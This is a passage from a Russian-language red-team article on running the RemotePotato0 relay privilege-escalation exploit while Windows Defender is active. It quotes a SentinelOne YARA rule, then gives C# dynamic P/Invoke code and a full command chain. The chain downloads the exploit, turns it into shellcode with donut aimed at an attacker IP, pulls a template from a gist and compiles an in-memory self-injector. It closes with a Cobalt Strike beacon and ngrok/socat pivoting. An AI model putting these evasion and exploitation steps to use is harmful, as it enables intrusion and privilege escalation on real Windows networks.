


Рис. 10. Запуск RemotePotato0 в режиме релея

Вжух, и одной командой мы энтЫрпрайз одмены.

Боевая практика

Это все, конечно, здорово, но совсем не жизненно.

Усложним задачу: нужно провести ту же атаку при активном дефендере и не обладая вспомогательной машиной на Linux, на которой поднимается TCP-редиректор.

Уклоняемся от AV

Судя по моему опыту, большинство аверов детектят RemotePotato0.exe, основываясь исключительно на сигнатурном анализе:

```
rule SentinelOne_RemotePotato0_privesc {
   meta:
      author = “SentinelOne”
      description = “Detects RemotePotato0 binary”
      reference = “https://labs.sentinelone.com/relaying-potatoes-dce-rpc-ntlm-relay-eop”

   strings:
      $import1 = “CoGetInstanceFromIStorage”
      $istorage_clsid = “{00000306-0000-0000-c000-000000000046}” nocase wide ascii
      $meow_header = { 4d 45 4f 57 }
      $clsid1 = “{11111111-2222-3333-4444-555555555555}” nocase wide ascii
      $clsid2 = “{5167B42F-C111-47A1-ACC4-8EABE61B0B54}” nocase wide ascii

   condition:
      (uint16(0) == 0x5A4D) and $import1 and $istorage_clsid and $meow_header and 1 of ($clsid*)
}
```

Есть несколько возможных решений этой проблемы:

1. Упаковать RemotePotato0.exe с помощью какого-нибудь архиватора/энкодера/шифратора.
2. Выдернуть шеллкод из исполняемого файла и внедрить его в процесс из памяти.

На самом деле, второй способ – это оверкил, потому что против Windows Defender работает даже упаковка UPX-ом (поэтому всякие Ebowla-ы можно не трогать).




Рис. 11. Defender Advanced (ага да) Evasion UPX-упаковкой

Но я могу лучше: второй способ не потребует даже загрузки исполняемого файла эксплоита на диск, поэтому реализуем это.

Для кСаКеПа я писал о бесшумном внедрении шеллкода в память удаленных процессов с помощью механизма D/Invoke:

Может быть полезным чтивом.

Помимо D/Invoke существует еще один интересный способ обфускации вызовов Win32 API при трейдкрафте на C#. Он освещен в этой статье – Unmanaged Code Execution with .NET Dynamic PInvoke.

Суть проста: в C# существует нативный механизм System.Reflection.Emit, позволяющий «на лету» создавать сборки .NET и исполнять их с помощью механизма Reflection.Assembly из памяти прямо в рантайме. Используя этот механизм, мы можем так же «на лету» строить обертки для вызовов Win32 API, не прибегая к статическим декларациям P/Invoke.

Пример определения функции CreateThread, дергающей одноименную ручку API из kernel32.dll:

C#:

```
class DPInvoke
{
   static object DynamicPInvokeBuilder(Type type, string library, string method, object[] parameters,
Type[] parameterTypes)
   {
      AssemblyName assemblyName = new AssemblyName(“Temp01”);
      AssemblyBuilder assemblyBuilder = AppDomain.CurrentDomain.DefineDynamicAssembly(assem-
blyName, AssemblyBuilderAccess.Run);
      ModuleBuilder moduleBuilder = assemblyBuilder.DefineDynamicModule(“Temp02”);

      MethodBuilder methodBuilder = moduleBuilder.DefinePInvokeMethod(method, library, MethodAt-
tributes.Public | MethodAttributes.Static | MethodAttributes.PinvokeImpl, CallingConventions.Standard,
type, parameterTypes, CallingConvention.Winapi, CharSet.Ansi);

      methodBuilder.SetImplementationFlags(methodBuilder.GetMethodImplementationFlags() | Method-
ImplAttributes.PreserveSig);
      moduleBuilder.CreateGlobalFunctions();

      MethodInfo dynamicMethod = moduleBuilder.GetMethod(method);
      object result = dynamicMethod.Invoke(null, parameters);

      return result;
   }

   public static IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId)
   {
      Type[] parameterTypes = { typeof(IntPtr), type[/SIZE]of(uint), typeof(IntPtr), typeof(IntPtr),
```

```
typeof(uint), typeof(IntPtr) };
        object[] parameters = { lpThreadAttributes, dwStackSize, lpStartAddress, lpParameter, dwCreation-
Flags, lpThreadId };
        var result = (IntPtr)DynamicPInvokeBuilder(typeof(IntPtr), “kernel32.dll”, “CreateThread”, parame-
ters, parameterTypes);
        return result;
    }
}
```

На основе примеров из статьи выше я напилил ШАБЛОН для автоматизации создания self-инжекторов. Шеллкоды генерируются из PE-файлов с помощью этого форка проекта donut.

Для компиляции .NET потребуется машина с Visual Studio.

```
$ wget -q https://github.com/antonioCoco/RemotePotato0/releases/download/1.2/RemotePotato0.zip
~$ unzip RemotePotato0.zip
~$ ./donut -i RemotePotato0.exe -b=1 -t -p ‘-m 2 -x <ATTACKER_IP> -p 9998 -s <SESSION_ID>’ -o
RemotePotato0.bin
PS > $binaryName = “RemotePotato0”
PS > $bytes = [System.IO.File]::ReadAllBytes(“$(pwd)\${binaryName}.bin”)
PS > [System.IO.MemoryStream] $outStream = New-Object System.IO.MemoryStream
PS > $dStream = New-Object System.IO.Compression.DeflateStream($outStream, [System.IO.Compres-
sion.CompressionLevel]::Optimal)
PS > $dStream.Write($bytes, 0, $bytes.Length)
PS > $dStream.Dispose()
PS > $outBytes = $outStream.ToArray()
PS > $outStream.Dispose()
PS > $b64Compressed = [System.Convert]::ToBase64String($outBytes)
PS > $template = (New-Object Net.WebClient).DownloadString(“https://gist.github.com/snov-
vcrash/30bd25b1a5a18d8bb7ce3bb8dc2bae37/raw/881ec72c7c310bc07af017656a47d0c659fab4f6/tem-
plate.cs”) -creplace ‘DONUT’, $b64Compressed
PS > $template -creplace ‘NAMESPACE’, “${binaryName}Inject” > ${binaryName}Inject.cs
PS > csc /t:exe /platform:x64 /out:${binaryName}Inject.exe ${binaryName}Inject.cs
PS > rm ${binaryName}Inject.cs
```




Рис. 12. Компиляция self-инжектора

Протестим его в следующем разделе, когда решим проблему с TCP-редиректором.

ngrok + socat = love

Допустим, мы получили бикон CS на уязвимом для атаки сервере, но у нас нет другого ресурса во внутренней сети жертвы, чтобы использовать его как зеркало для OXID-запросов.

Для имитации этой ситуации я врубил обратно дефендёр и воспользовался своим волшебным инжектором (с позаимствованной у @_RastaMouse техникой Module Stomping) и получил сессию кобы.




Рис. 13. Ничего подозрительного




Рис. 14. You've poped a shell!

Теперь немного пивотинга: отсутствие вспомогательной машины я компенсирую тем, что подниму TCP-инстанс ngrok, который даст белый эндпоинт для общения с машиной атакующего (которая находится за пределами внутренней сети).

```
~$ ngrok tcp 136
```




Рис. 15. ngrok слушает на 136/TCP

~$ nslookup <NGROK_IP>
~$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<NGROK_IP>:<NGROK_PORT>

